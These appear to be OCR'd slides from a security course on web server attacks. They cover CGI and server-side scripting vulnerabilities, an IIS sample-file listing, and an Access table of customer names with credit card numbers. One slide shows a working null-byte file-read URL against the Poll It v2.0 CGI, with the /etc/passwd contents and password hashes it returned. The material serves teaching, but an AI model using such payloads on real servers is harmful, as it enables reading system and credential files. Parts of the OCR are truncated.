\InetPub\scripts\samples\register.idc c:\InetPub                                            ub\scripts\samples\sample2.idc c:
\InetPub\scripts\samples\sample3.htx c:\InetPu                                              InetPub\scripts\samples\sample3a.idc c:
\InetPub\scripts\samples\Search c:\InetPub\scr                                              cripts\samples\viewbook.idc c:
\InetPub\scripts\samples\volresp.dll c:\InetPub\                                            \DEFERROR.HTX c:
\InetPub\scripts\samples\Search\DETAIL1.HTX c:\InetPub\scripts\samples\Search\DETAIL2.HTX c:\InetPub\scripts\samples\Search\DETAIL3.HTX c:
\InetPub\scripts\samples\Search\DETAIL4.HTX c:\InetPub\scripts\samples\Search\FILESIZE.IDQ c:\InetPub\scripts\samples\Search\FILETIME.IDQ c:
\InetPub\scripts\samples\Search\FORMAT1.HTX c:\InetPub\scripts\samples\Search\FORMAT2.HTX c:\InetPub\scripts\samples\Search\FORMAT3.HTX c:
\InetPub\scripts\samples\Search\FORMAT4.HTX c:\InetPub\scripts\samples\Search\HEAD.HTX c:\InetPub\scripts\samples\Search\HIDDEN.HTX c:
\InetPub\scripts\samples\Search\HTXERROR.HTX c:\InetPub\scripts\samples\Search\IDQERROR.HTX c:\InetPub\scripts\samples\Search\NEXT.HTX c:
\InetPub\scripts\samples\Search\PREV.HTX c:\InetPub\scripts\samples\Search\QFULLHIT.HTW c:\InetPub\scripts\samples\Search\QSUMRHIT.HTW c:
\InetPub\scripts\samples\Search\QUERY.HTX c:\InetPub\scripts\samples\Search\QUERY.IDQ c:\InetPub\scripts\samples\Search\QUERYHIT.HTX c:
\InetPub\scripts\samples\Search\QUERYHIT.IDQ c:\InetPub\scripts\samples\Search\RESERROR.HTX c:\InetPub\scripts\samples\Search\SFORMAT1.HTX c:
\InetPub\scripts\samples\Search\SFORMAT2.HTX c:\InetPub\scripts\samples\Search\SFORMAT3.HTX c:\InetPub\scripts\samples\Search\SFORMAT4.HTX c:
\InetPub\scripts\samples\Search\SHEAD.HTX c:\InetPub\scripts\samples\Search\SIMPLE.IDQ c:\InetPub\scripts\samples\Search\SNEXT.HTX c:
```

File Download

You have chosen to download a file from this location.


x.zip from 10.10.24.16

What would you like to do with this file?

○ Open this file from its current location

● Save this file to disk

☑ Always ask before opening this type of file



Microsoft Access - [Customer Data : Table]
File Edit View Insert Format Records Tools Window Help
Record: 4 of 4
Datasheet View

ID	Customer name	ity	CCard	pires
	John Doe	ever	15845638952245	10/1/2002
	Sally Nunis	re	85623312556889	9/1/2001
	Dave Long	ock	15688972133125	8/1/2003
(AutoNumb				

Server Side Scripting

Server Side Scripting

- **Represents the second step for the World Wide Web**
- **Allows bi-directional communications**
- **Two categories of server side scripting**
  1. CGI (common gateway interface)
  2. Embedded
- **Used to create dynamic web pages (page hit counters, database interface, input from dynamic sources, …)**
- **One of the most common sources of web server vulnerabilities**

CGI (Common Gateway Interface)


- **External program code executed by the server on demand**
  - Called directly via URL
- **Arguments can be passed to CGI executable as part of the URL**

  http://your.Site.Com/cgi-bin/example?Arg1?Arg2
- **Can be written in C or C++**
- **More commonly written in an interpreted language**
  - Perl
  - Python
  - TCL


CGI Exploits

- **Exploit design or coding flaws in CGI code**
- **Three types of exploits possible**
  1. Execute commands on web server
  2. Read system files from web server
  3. Modify files on web server
- **One of the most common types of attacks for web servers**
- **Possible to use web-based search engines to locate vulnerable systems**

CGI Exploits




Use CGI script to read system file


Netscape:
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks Go To: What's Related
News Downloads Software Hardware Developers Help Search Shop

```
http://www.victim.com/cgi-bin/Poll_It_SSI_v2.0.cgi?data_dir=/etc/passwd%00
```

```
root:qaG/bfT30sdSo:0:0:root:/root:/bin/bash bin:*:1:1:bin:/bin: daemon:*:2:2:daemon:/sbin: adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd: sync:*:5:0:sync:/sbin:/bin/sync shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail: news:*:9:13:news:/var/spool/news: uucp:*:10:14:uucp:/var/spool/uucp: operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games: sympa:*:89:89:Sympa Mailing list manager:/home/sympa:/bin/bash
gopher:*:13:30:gopher:/usr/lib/gopher-data: ftp:*:14:50:FTP User:/home/ftp: nobody:*:99:99:Nobody:/: xfs:!!:100:103:X Font
Server:/etc/X11/fs:/bin/false linux-user:COAuV9CjvUSqc:500:504::/home/linux-user:/bin/bash
```



Go To: http://www.victim.com/cgi-bin/Poll_It_v2.0.cgi

Poll It v2.0 by CGI World – A Product of I2 Services, Inc.

Poll Title: **Is This system Secure?**

◇ In another alternate Universe

